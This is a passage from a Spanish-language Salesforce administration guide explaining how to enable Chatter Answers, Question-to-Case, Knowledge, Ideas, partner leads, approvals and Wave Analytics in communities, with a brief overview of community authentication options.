   a. Desde Configuración, introduzca *Configuración de respuestas de Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Respuestas de Chatter** .
   b. Seleccione **Activar Respuestas de Chatter**.
2. Asegúrese de que los miembros de su comunidad tienen acceso a los objetos siguientes en su organización:
   - Preguntas
   - Artículos de Knowledge
   - Categorías de datos
3. Cree una zona para Respuestas de Chatter.
   a. Active la zona para Respuestas de Chatter.
   b. Establezca el ajuste Visible en en la comunidad donde desea mostrar la zona.
   c. Como práctica recomendada, seleccione un grupo público de su organización para designar como un grupo de agentes de atención al cliente.
4. Agregue la ficha P&R a su comunidad.
   a. En Configuración, introduzca *Todas las comunidades* en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   b. Haga clic en **Administración** > **Fichas**.
   c. Agregue la ficha P&R a la lista Fichas seleccionadas.
   d. Haga clic en **Guardar**.
   e. Haga clic en **Cerrar**.
5. Haga que la ficha P&R esté visible en perfiles que necesitan acceder a ella.
   a. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
   b. Haga clic en **Modificar** para el perfil donde desea que la ficha P&R sea visible.
   c. En Configuración de ficha estándar, establezca la ficha P&R como ficha predeterminada activada.
   d. Haga clic en **Guardar**.

Después de activar Respuestas de Chatter en su comunidad, considere las siguientes opciones de implementación adicionales:

- Un sitio de Force.com de cara al público con o sin un portal.
- Una ficha de Visualforce, que proporciona marcas, una página de inicio personalizada y acceso personalizado a Respuestas de Chatter en su comunidad.

Si un usuario se inscribe automáticamente en una comunidad con Respuestas de Chatter activado, no se establecerá automáticamente el permiso de usuario Respuestas de Chatter para el usuario. Establezca permisos para Respuestas de Chatter en el usuario de la comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar Respuestas de Chatter en Comunidades de Salesforce:
- "Personalizar aplicación"

# Configurar Pregunta en caso


Agregue Pregunta en caso a sus comunidades, su organización de Salesforce o ambas.

Pregunta en caso permite a los moderadores crear casos a partir de preguntas sin resolver en Chatter, lo que facilita supervisar y resolver los problemas de sus clientes. Los moderadores pueden crear casos a partir de preguntas directamente en las noticias en tiempo real, o bien configurar procesos, que son similares a reglas de flujo de trabajo en Lightning Process Builder para crear automáticamente casos a partir de preguntas que cumplen criterios específicos. Los casos a partir de preguntas se añaden a una cola para que los agentes de asistencia puedan reclamarlos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**




Pregunta en caso solo está disponible en comunidades donde Preguntas de Chatter esté activada.

1. Activar Pregunta en caso

   Pregunta en caso permite a los moderadores crear casos a partir de preguntas en Chatter para garantizar que las preguntas de sus clientes se resuelven rápidamente. Active Pregunta en caso a sus comunidades, su organización de Salesforce o ambas.

2. Agregar el campo Pregunta desde Chatter a la vista Detalle de caso

   Cuando se crea un caso a partir de una pregunta en Chatter, el campo `Pregunta desde Chatter` en las páginas de detalles de casos muestra un vínculo a la pregunta original. Este campo ayuda a los agentes a navegar rápidamente hasta las noticias en tiempo real.

3. Agregar la acción Distribuir a caso al Formato de elemento de noticias en tiempo real

   Ofrezca a los moderadores la capacidad de crear casos a partir de preguntas agregando la acción Distribuir a caso a las páginas de Preguntas de Chatter. Esta acción se crea de forma automática cuando Distribuir a caso se activa en su organización.

4. Confirmar el acceso a la acción Distribuir a caso

   ¿Utiliza su organización de Salesforce más de un tipo de registro para casos? Asegúrese de que los perfiles que necesitan Pregunta en caso tienen acceso al tipo de registro asociado con la acción Distribuir a caso. Si su organización tiene solo un tipo de registro para casos, omita este proceso.

5. Personalizar el formato de acción Distribuir a caso

   Seleccione los campos que aparecen en la acción Distribuir a caso y su orden en base a la información que necesita supervisar para cada caso.

6. Asignar automáticamente casos a partir de preguntas a una cola

   Las reglas de asignación de casos no se admiten en Pregunta en caso, de modo que los casos creados a partir de preguntas se asignan de forma predeterminada al moderador que distribuye la pregunta. Si lo desea, puede escribir una regla de flujo de trabajo o proceso que agregue automáticamente preguntas que se crearon a partir de casos a una cola para que los agentes las reclamen.

7. Crear casos automáticamente a partir de preguntas sin resolver en Chatter

   A medida que su comunidad u organización se desarrolla, asegúrese de que los usuarios obtienen prontas respuestas a sus preguntas. Pregunta en caso permite a los moderadores distribuir preguntas sin resolver a casos en las noticias en tiempo real, pero puede hacer que el proceso de resolución de su caso sea más eficaz configurando procesos, similares a reglas de flujo de trabajo, en Lightning Process Builder. Configure un proceso que cree automáticamente un caso a partir de preguntas que cumplan criterios específicos.

CONSULTE TAMBIÉN

Activar Pregunta en caso

## Activar Pregunta en caso

Pregunta en caso permite a los moderadores crear casos a partir de preguntas en Chatter para garantizar que las preguntas de sus clientes se resuelven rápidamente. Active Pregunta en caso a sus comunidades, su organización de Salesforce o ambas.

1. Desde Configuración, introduzca *Configuración de asistencia al cliente* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de asistencia al cliente**.
2. Para activar Pregunta en caso en todas las comunidades donde Preguntas de Chatter esté activada, seleccione **Activar Pregunta en caso en comunidades**.
3. Para activar Pregunta en caso en su organización de Salesforce, seleccione **Activar Pregunta en caso en Salesforce**.
4. Haga clic en **Guardar**.

Nota: Asegúrese de que el formato de página de caso tiene una base de noticias en tiempo real. El formato de página de caso con base de noticias en tiempo real permite a agentes y moderadores utilizar la acción Comunidad para responder a preguntas distribuidas. Si su organización se creó antes de Spring '14, es posible que el formato de página de caso no tenga una base de noticias en tiempo real.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar Pregunta en caso:

- "Personalizar aplicación"

CONSULTE TAMBIÉN

Agregar el campo Pregunta desde Chatter a la vista Detalle de caso

# Agregar el campo `Pregunta desde Chatter` a la vista Detalle de caso

Cuando se crea un caso a partir de una pregunta en Chatter, el campo `Pregunta desde Chatter` en las páginas de detalles de casos muestra un vínculo a la pregunta original. Este campo ayuda a los agentes a navegar rápidamente hasta las noticias en tiempo real.

En primer lugar, utilice seguridad a nivel de campos para especificar qué usuarios pueden ver el campo `Pregunta desde Chatter` en las páginas de detalles de casos.

1. Desde los parámetros de gestión de objetos para casos, vaya a Campos.
2. Haga clic en **Pregunta desde Chatter**.
3. Haga clic en **Configurar seguridad a nivel de campo**.
4. Seleccione **Visible** para cualquier perfil que desee que pueda utilizar Pregunta en caso.
5. Haga clic en **Guardar**.

Después de hacer que el campo sea visible para los usuarios, puede seleccionar agregarlo a la vista Detalles de caso.

1. Desde los parámetros de gestión de objetos para casos, vaya a Formatos de página.
2. Haga clic en **Modificar** junto al formato de página que desee personalizar.
3. Arrastre el campo `Pregunta desde Chatter` desde la sección Campos de la paleta del editor de formatos de página a la sección Información de caso de la página.
4. Haga clic en **Guardar**.
5. Haga clic en **Asignación de formato de página** para confirmar que los perfiles de usuario que necesitan Distribuir a caso están asignados en el formato de página que ha personalizado. Además, asigne los usuarios internos que necesitan acceder al campo `Pregunta desde Chatter` en casos al formato de página.

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para configurar la seguridad a nivel de campo:

- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

Para personalizar los formatos de página:

- "Personalizar aplicación"

## CONSULTE TAMBIÉN

Agregar la acción Distribuir a caso al Formato de elemento de noticias en tiempo real

Configuración de gestión de búsqueda de objetos

Configuración de gestión de búsqueda de objetos

## Agregar la acción Distribuir a caso al Formato de elemento de noticias en tiempo real

Ofrezca a los moderadores la capacidad de crear casos a partir de preguntas agregando la acción Distribuir a caso a las páginas de Preguntas de Chatter. Esta acción se crea de forma automática cuando Distribuir a caso se activa en su organización.

1. Desde Configuración, introduzca *Elemento de noticias en tiempo real* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos de elemento de noticias en tiempo real**.
2. Haga clic en **Modificar** junto a Formato de elemento de noticias en tiempo real.
3. Arrastre la acción Distribuir a caso desde la categoría Acciones rápidas de la paleta en la sección Acciones rápidas en el publicador de Salesforce Classic .
4. Haga clic en **Guardar**.
5. Haga clic en **Asignaciones de formato de página** para confirmar que los perfiles de usuario que necesitan Distribuir a caso están asignados en el Formato de elemento de noticias en tiempo real.

CONSULTE TAMBIÉN

Confirmar el acceso a la acción Distribuir a caso

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar formatos de página:

- "Personalizar aplicación"

## Confirmar el acceso a la acción Distribuir a caso

¿Utiliza su organización de Salesforce más de un tipo de registro para casos? Asegúrese de que los perfiles que necesitan Pregunta en caso tienen acceso al tipo de registro asociado con la acción Distribuir a caso. Si su organización tiene solo un tipo de registro para casos, omita este proceso.

En primer lugar, compruebe qué tipo de registro está asignado a los perfiles que necesitan acceso a la acción Distribuir a caso.

1. En Configuración, introduzca *Perfiles* en el cuadro Búsqueda rápida y, a continuación, seleccione **Perfiles**.
2. Haga clic en el nombre de un perfil.
3. En la sección Configuración de tipo de registro, cree una nota de los tipos de registro de caso que utiliza el perfil.
4. En la sección Permisos, asegúrese de que el perfil de usuario tiene el permiso **Moderar Chatter** o **Moderar noticias en tiempo real de comunidades** activado.

A continuación, compruebe qué tipo de registro utiliza la acción Distribuir a caso y cámbielo si es necesario.

1. Desde Configuración, introduzca *Acciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Acciones de elementos de noticias en tiempo real**.
2. Haga clic en **Modificar** junto a la acción Distribuir a caso.
3. Confirme que el campo Tipo de registro muestra el tipo de registro que está asignado a los perfiles que necesitan acceder a esta acción. En caso contrario, seleccione el tipo de registro apropiado en la lista desplegable.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Tipos de registro disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar tipos de registro:

- "Personalizar aplicación"

4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Personalizar el formato de acción Distribuir a caso

## Personalizar el formato de acción Distribuir a caso

Seleccione los campos que aparecen en la acción Distribuir a caso y su orden en base a la información que necesita supervisar para cada caso.

1. Desde Configuración, introduzca *Acciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Acciones de elementos de noticias en tiempo real**.
2. Haga clic en **Formato** junto a la acción Distribuir a caso.
3. Arrastre todos los campos que desee a la acción desde la paleta del editor de formato de acciones y cambie su posición si es necesario.
4. Haga clic en **Guardar**.

Nota: En las comunidades públicas no es posible buscar un contacto cuando se envía un caso, de modo que recomendamos que elimine el campo Contacto del formato Acción de caso.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar los formatos de página:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Asignar automáticamente casos a partir de preguntas a una cola

## Asignar automáticamente casos a partir de preguntas a una cola

Las reglas de asignación de casos no se admiten en Pregunta en caso, de modo que los casos creados a partir de preguntas se asignan de forma predeterminada al moderador que distribuye la pregunta. Si lo desea, puede escribir una regla de flujo de trabajo o proceso que agregue automáticamente preguntas que se crearon a partir de casos a una cola para que los agentes las reclamen.

Puede asignar preguntas distribuidas a una cola de varias formas. El enfoque básico es escribir un proceso en Lightning Process Builder que asigne automáticamente un caso a una cola especificada si el campo Tipo del caso es igual a Pregunta. También puede construir el proceso para acomodar colas múltiples. Por ejemplo, haga que su proceso asigne casos con un tema determinado a una cola diferente.

La forma en que utilice las colas en preguntas distribuidas dependerá de sus usuarios, sus objetivos y otros detalles. Encuentre un enfoque que se ajuste perfectamente a sus necesidades comerciales.

Para conocer el método de creación de una cola, consulte Crear colas.

EDICIONES

Disponible en: Salesforce Classic

Pregunta en caso está disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Crear casos automáticamente a partir de preguntas sin resolver en Chatter

## Crear casos automáticamente a partir de preguntas sin resolver en Chatter

A medida que su comunidad u organización se desarrolla, asegúrese de que los usuarios obtienen prontas respuestas a sus preguntas. Pregunta en caso permite a los moderadores distribuir preguntas sin resolver a casos en las noticias en tiempo real, pero puede hacer que el proceso de resolución de su caso sea más eficaz configurando procesos, similares a reglas de flujo de trabajo, en Lightning Process Builder. Configure un proceso que cree automáticamente un caso a partir de preguntas que cumplan criterios específicos.

**Importante:** Estos pasos se aplican solo a organizaciones y comunidades que utilizan Preguntas de Chatter. ¿No está seguro de que es usted? Consulte Diferencias entre las funciones de preguntas y respuestas en Salesforce en la página 3312.

Puede utilizar Pregunta en caso en procesos de diversas formas. Por ejemplo, considere configurar procesos que:

- Crean un caso a partir de una pregunta si ha transcurrido una semana, la pregunta ha recibido más de 10 Me gusta y no se ha seleccionado una mejor respuesta.
- Cree un caso a partir de una pregunta inmediatamente si la pregunta contiene la palabra "competidor".

Los procesos relacionados con Pregunta en caso actúan sobre el objeto Elemento de noticias en tiempo real. El proceso incluye un flujo que evalúa su las publicaciones de preguntas cumplen sus criterios de distribución. Puede crear variables de flujo en base a varios campos de Elemento de noticias en tiempo real, incluyendo:

- `BestCommentId`: El Id. del comentario que se seleccionó como la mejor respuesta. Si no se ha seleccionado ningún comentario como mejor respuesta, este campo es nulo.
- `CommentCount`: El número de comentarios sobre una pregunta.
- `LikeCount`: El número de Me gusta en una pregunta.

**Consejo:**

- Todos los tipos de datos de las variables de flujo deben coincidir con el tipo de datos del campo de elemento de noticias en tiempo real. `CommentCount` y `LikeCount` son campos numéricos, mientras que `BestCommentId` es un campo de texto.
- La creación de un elemento de noticias en tiempo real puede desencadenar un proceso, pero no así las actualizaciones en los elementos de noticias en tiempo real (como Me gusta y comentarios). Dependiendo de su proceso, es posible que tenga que especificar la cantidad de tiempo que debe transcurrir antes de que se ejecute un flujo relacionado.

EDICIONES

Disponible en: Salesforce Classic

Pregunta en caso está disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Lightning Process Builder está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Process Builder de Lightning

Cloud Flow Designer

# Activar Salesforce Knowledge en su comunidad

Active Salesforce Knowledge para permitir a los usuarios de la comunidad ver artículos de Knowledge.

Puede utilizar Comunidades para acceder a artículos de la base de datos de conocimientos si su organización de Salesforce tiene una licencia de Salesforce Knowledge. Una vez activado Salesforce Knowledge, complete los siguientes pasos para ver artículos en sus comunidades.

1. Actualizar perfiles:
   - Duplique los perfiles de usuario de cliente de la comunidad, usuario de cliente Plus de la comunidad o usuario de socio de la comunidad y active el permiso "Leer" para tipos de artículo que desea compartir con usuarios de la comunidad.
   - Compruebe que la visibilidad de ficha para la ficha Artículos (o Knowledge) está activada por defecto.
   - Recuerde hacer clic en **Modificar perfiles** en la parte inferior de la página de detalles y activar el nuevo perfil.
2. Agregue la ficha Knowledge a cada comunidad.

   Nota: Los miembros de Comunidades sin el permiso de Knowledge One no pueden acceder a Knowledge a través de Comunidades. Tampoco pueden acceder a Knowledge en comunidades a través del navegador móvil Salesforce1 y aplicaciones descargables.
3. Si desea que los usuarios de su comunidad tengan diferentes configuraciones de visibilidad de grupos de categoría, cambie la configuración de visibilidad por conjunto de permisos, perfil o función. Por ejemplo, puede prohibir a los usuarios con el perfil de usuario de la comunidad de clientes visualizar artículos en un grupo de categoría concreto cambiando la visibilidad de categorías de datos para ese perfil.
4. Notifique a los usuarios que crean artículos que deben seleccionar **Customer** para usuarios con licencias de Customer Community o Customer Community Plus o **Partner** para usuarios con licencias de Partner Community, como una opción de canal cuando crean o modifican un artículo. Si no se ha seleccionado el canal apropiado, el artículo no se publicará en la comunidad.

## CONSULTE TAMBIÉN

Bienvenida a Salesforce Knowledge

Crear su base de conocimientos

## EDICIONES

Disponible en: Salesforce Classic

Comunidades está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**.

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en **Enterprise Edition** y **Unlimited Edition**.

## PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:
- "Crear y configurar comunidades"

  AND es un miembro de la comunidad que están intentando actualizar

Para configurar Salesforce Knowledge, cree tipos de artículos y acciones de artículos y modifique asignaciones de grupos de categoría:
- "Personalizar aplicación"

  Y

  "Gestionar Salesforce Knowledge"

Para asignar licencias de usuario:
- "Gestionar usuarios internos"

Para crear categorías de datos:
- "Gestionar categorías de datos"

# Activar Ideas en su comunidad

Ideas habilita un grupo de usuarios para publicar, votar y comentar ideas. La activación de Ideas en una comunidad proporciona una forma transparente y en línea de atraer, gestionar y presentar innovaciones.

Para gestionar la configuración de toda la organización para Ideas, siga estos pasos de alto nivel:

1. Desde Configuración, introduzca *Configuración de Ideas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Ideas**.
   a. Para activar Ideas para su organización, seleccione la casilla de verificación Activar Ideas.
   b. De forma opcional, seleccione Activar formato de texto, imágenes y vínculos para activar el editor HTML de Ideas que dispone de funciones de edición en HTML de forma que lo que ven los usuarios cuando publican o comentan sobre una idea es lo que luego se va a obtener.
      Una vez que active el editor HTML, no podrá desactivarlas.
   c. Asegúrese de que el campo de selección múltiple Categorías está activado haciendo clic en el botón **Activar** ubicado bajo el mensaje de Categorías en la parte superior de la página. Este botón no se muestra si la organización ya tiene el campo Categorías activado.
   d. Para permitir que los miembros de Ideas asocien más de una categoría con una idea, seleccione Activar Categorías. Una vez que active las categorías de multiselección, no podrá desactivarlas.
   e. Para permitir que los usuarios ganen puntos y puntuaciones en base a su actividad en cada zona, seleccione Activar reputación.
   f. En el campo Vida media de ideas en días, introduzca el número de días.
      El ajuste de vida media determina la rapidez con la que las ideas se clasifican en la subficha Ideas más extendidas, para dejar sitio a la ideas con votos más recientes. Una vida media más corta desplaza las ideas más antiguas hacia abajo en la página con mayor rapidez que una vida media más larga.
2. Definir y personalizar campos para Ideas:
   a. Definir valores de lista de selección para los campos Categorías y Estado.
      Asegúrese de agregar las categorías y estados a las zonas que incluirá en la comunidad.
   b. Establezca la seguridad a nivel de campo para campos estándar y personalizados.
   c. Cree campos personalizados y establezca reglas de validación en ellos.
      Los campos personalizados aparecen en la sección Información adicional en las páginas Publicar idea y Detalles de la idea.
   d. Opcionalmente, agregue el campo Archivos adjuntos al formato y establezca seguridad a nivel de campo para permitir a los usuarios agregar archivos en sus ideas.
3. Para activar expertos en sus zonas, cree un grupo público que incluye esos usuarios.
4. Opcionalmente, active Temas de Idea en su organización.
5. Cree una o más zonas para organizar ideas en grupos locales y asocie las zonas con la comunidad.
6. Personalice sus formatos de página de Ideas para que se muestre la información que desea ver.
7. Cree reglas de validación que evitan el uso de lenguaje ofensivo en la zona
8. Configure reglas de validación y desencadenadores de Apex para comentarios en ideas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar las configuraciones de Ideas:
- "Personalizar aplicación"

9. Active perfiles de usuario para moderadores y miembros de la comunidad y asegúrese de que los perfiles pueden acceder a Ideas.
10. Agregue la ficha Ideas y la ficha Temas de Idea a la comunidad.

CONSULTE TAMBIÉN

Personalización de la configuración de Ideas

## Activar candidatos para usuarios de socio

Active candidatos para usuarios de socio por lo que tendrán acceso a candidatos y podrán crear candidatos en sus comunidades.

Cuando activa candidatos para usuarios de socio en su comunidad, puede asignar candidatos a esos miembros. Además, los usuarios de socio pueden modificar candidatos, crear candidatos, importar candidatos y también actualizar candidatos de forma masiva en una vista de lista.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar candidatos para usuarios de socio:
- "Gestionar conjuntos de permisos y perfiles"

1. En Gestión de comunidad, haga clic en **Administración** > **Fichas** y agregue la ficha **Candidatos** a la lista de fichas disponibles en su comunidad.
2. En Configuración, establezca permisos de objeto y visibilidad de fichas. Puede establecerlas en el perfil o utilizando un conjunto de permisos. Le recomendamos el uso de un conjunto de permisos si piensa aplicar esos permisos de forma selectiva.
   a. Si está utilizando un conjunto de permisos, utilice la siguiente configuración para candidatos:
      - En la configuración de fichas, seleccione Disponible y Visible.
      - En Configuración de objeto, seleccione "Leer", "Crear" y "Modificar".
   b. Si utiliza un perfil, como el perfil Usuarios de socio, establezca la configuración de la ficha de candidatos como `Valor predeterminado activado` y active los permisos de objeto "Leer", "Crear" y "Modificar" para candidatos.
3. Opcionalmente, puede asignar permisos adicionales que activan funciones avanzadas para sus socios. Si planifica aplicar estos permisos solo a algunos de sus usuarios de socio, recomendamos crear conjuntos de permisos separados.

   Nota: Los usuarios de Socio con licencias de portal antiguas pueden utilizar estas funciones avanzadas en comunidades, pero no en portales.

| Función | Permisos de usuario de socio necesarios |
| --- | --- |
| Para importar candidatos utilizando el vínculo **Importar candidatos** en la ficha Candidatos de su comunidad.<br>Si su usuario de socio está importando candidatos, también sería razonable permitirle importar cuentas y contactos utilizando el vínculo **Importar cuentas y contactos de mi organización** en las fichas Cuentas y Contactos de su comunidad. | "Importar candidatos"<br>Y<br>Opcionalmente "Importar contactos personales" |
| Para cambiar el estado de varios candidatos a través del botón **Cambiar estado**. | "Gestionar candidatos" |
| Para cambiar el propietario de varios candidatos a través del botón **Cambiar propietario**. | "Transferir candidatos" |

# Configurar aprobaciones para usuarios externos en su comunidad

Se pueden asignar usuarios de clientes y de socios en su comunidad como aprobadores en registros o agregar directamente a colas. Pueden visualizar y realizar acciones a través de las listas relacionadas Mis aprobaciones e Historial de aprobaciones en el registro. Se pueden desencadenar las aprobaciones también directamente desde las noticias en tiempo real de Chatter.


Un proceso de aprobación automatiza el modo en que se aprueban registros en Salesforce. Un proceso de aprobación especifica cada paso de aprobación, incluyendo de quién se solicita la aprobación y qué hacer en cada punto del proceso.

**Nota:**

- Los usuarios con licencias de gran volumen, como Portal de clientes de gran volumen y Sitio Web autenticado, no pueden aprobar registros.
- Los usuarios externos con licencias de portal antiguas pueden aprobar registros en comunidades, pero no en portales.

Al configurar aprobaciones o colas, utilice los campos de búsqueda para buscar usuarios de clientes y de socios.

Por ejemplo, cuando configure una aprobación, si desea asignar un usuarios de cliente automáticamente como un aprobador, utilice la lista de búsqueda para buscar y especificar el usuario.




Si configura notificaciones por correo electrónico para sus flujos de trabajo de aprobación, los mensajes de correo electrónico se envían en base a la pertenencia a comunidades. Si el usuario es un miembro de múltiples comunidades activas, el mensaje de correo electrónico proviene de la comunidad activa más antigua. Cualquier vínculo incluido en el mensaje de correo electrónico dirige a los usuarios directamente a la aprobación dentro de la comunidad.

En Salesforce1, los usuarios pueden ver y realizar acciones desde la lista relacionada Historial de aprobaciones, pero no pueden enviar solicitudes para la aprobación. Para enviar solicitudes para aprobaciones, el usuario debe hacerlo desde el sitio completo de Salesforce.

## CONSULTE TAMBIÉN

- Configurar un proceso de aprobación
- Límites de la automatización de procesos
- Crear colas

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para crear, modificar, eliminar o duplicar procesos de aprobación:

- "Personalizar aplicación"

Para crear o cambiar colas:

- "Personalizar aplicación"

  Y

  "Gestionar vistas de listas públicas"

## Activar Wave Analytics en su comunidad

Active Wave para Comunidades para permitir a sus usuarios socios y clientes ver y explorar paneles de Wave Analytics en su comunidad.

Nota: Solo los usuarios con una licencia de Customer Community Plus o Partner Community pueden utilizar esta función. Esta función es compatible en comunidades pero no en portales.

Complete los siguientes pasos para compartir paneles de Wave en su comunidad.

1. Configure Wave Analytics en su organización de Salesforce, según se describe en la sección Configurar la plataforma Wave.
2. Active Wave para comunidades y configure miembros de la comunidad. Consulte Activar Wave Analytics para comunidades.
3. En Wave, cree paneles y guárdelos en una aplicación Wave. Designe la aplicación para compartir con la comunidad. Para obtener más información sobre el trabajo con Wave, consulte la Biblioteca de Wave Analytics.
4. Incruste sus paneles de Wave en páginas de Visualforce en el sitio de su comunidad. Para obtener más información, consulte Agregar un panel de Wave Analytics a una página de Visualforce. Si incrusta un panel en una nueva página de Visualforce, cree una ficha para la página y agregue la ficha a su comunidad.
5. Desde la aplicación Wave que contiene sus paneles, otorgue acceso a miembros de la comunidad seleccionando **Compartir**. En el cuadro de diálogo Compartir, seleccione **Activar colaboración con Comunidades**. Invite clientes y socios de la comunidad a compartir la aplicación.

Para obtener información, consulte Compartir Wave con comunidades.

EDICIONES

Disponible en: Salesforce Classic

Comunidades está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Wave Analytics está disponible por un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**. Está disponible además en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"

  AND es un miembro de la comunidad que están intentando actualizar

Para modificar la configuración de Wave Analytics:

- Licencia de conjunto de permisos de Plataforma de Analytics Cloud - Wave Analytics con el permiso "Gestionar Wave Analytics"

Para ver, explorar y compartir paneles incrustados de Wave:

- Licencia de conjunto de permisos Usuarios de comunidad de Analytics Cloud - Wave con el permiso "Ver Wave Analytics en páginas de comunidades"

# Autenticación y seguridad de la comunidad

Puede mantener su comunidad más segura autenticando usuarios y cifrando algunos de los datos de la comunidad.

### Autenticar usuario de comunidad

Tiene varias opciones para autenticar usuarios en su comunidad. De forma predeterminada, los usuarios se autentican iniciando sesión con el nombre de usuario y contraseña que Salesforce les asigna para la comunidad. (Los usuarios externos son usuarios con licencias de comunidad, Portal de clientes o portal de socios.) Los usuarios internos de su organización solo siguen el flujo de inicio de sesión de empleados utilizando sus nombres de usuario y contraseñas de Salesforce.

### Cifrar datos de la comunidad

Puede incorporar una medida de seguridad a su comunidad cifrando archivos, datos adjuntos y muchos campos de datos habituales. Tras activar el cifrado, solo los usuarios con el permiso "Ver datos cifrados" pueden ver esa información.

# Autenticar usuario de comunidad

Tiene varias opciones para autenticar usuarios en su comunidad. De forma predeterminada, los usuarios se autentican iniciando sesión con el nombre de usuario y contraseña que Salesforce les asigna para la comunidad. (Los usuarios externos son usuarios con licencias de comunidad, Portal de clientes o portal de socios.) Los usuarios internos de su organización solo siguen el flujo de inicio de sesión de empleados utilizando sus nombres de usuario y contraseñas de Salesforce.

**Nota:** Todas las opciones de autenticación funcionan también con direcciones HTTPS de Internet personalizadas.

Configurar SAML para comunidades

Si su organización utiliza una función de inicio de sesión único existente para simplificar y estandarizar su autenticación de usuarios, puede ampliar esta capacidad a las comunidades.

Configurar proveedores de autenticación

Los usuarios externos pueden iniciar sesión utilizando sus credenciales desde Facebook©, Janrain© u otra organización de Salesforce si configura proveedores de autenticación en la página Proveedores de autorización en Configuración y selecciona mostrarlos en la página de inicio de sesión de la comunidad.

Configurar flujos de autenticación con OAuth

Si su organización desea construir integraciones entre comunidades y aplicaciones con marca personalizadas como aplicaciones móviles o de escritorio, puede utilizar OAuth para crear una página de inicio de sesión con marca.

CONSULTE TAMBIÉN

Personalizar páginas de inicio de sesión, cierre de sesión e inscripción automática en su comunidad.

## Configurar SAML para comunidades

Si su organización utiliza una función de inicio de sesión único existente para simplificar y estandarizar su autenticación de usuarios, puede ampliar esta capacidad a las comunidades.

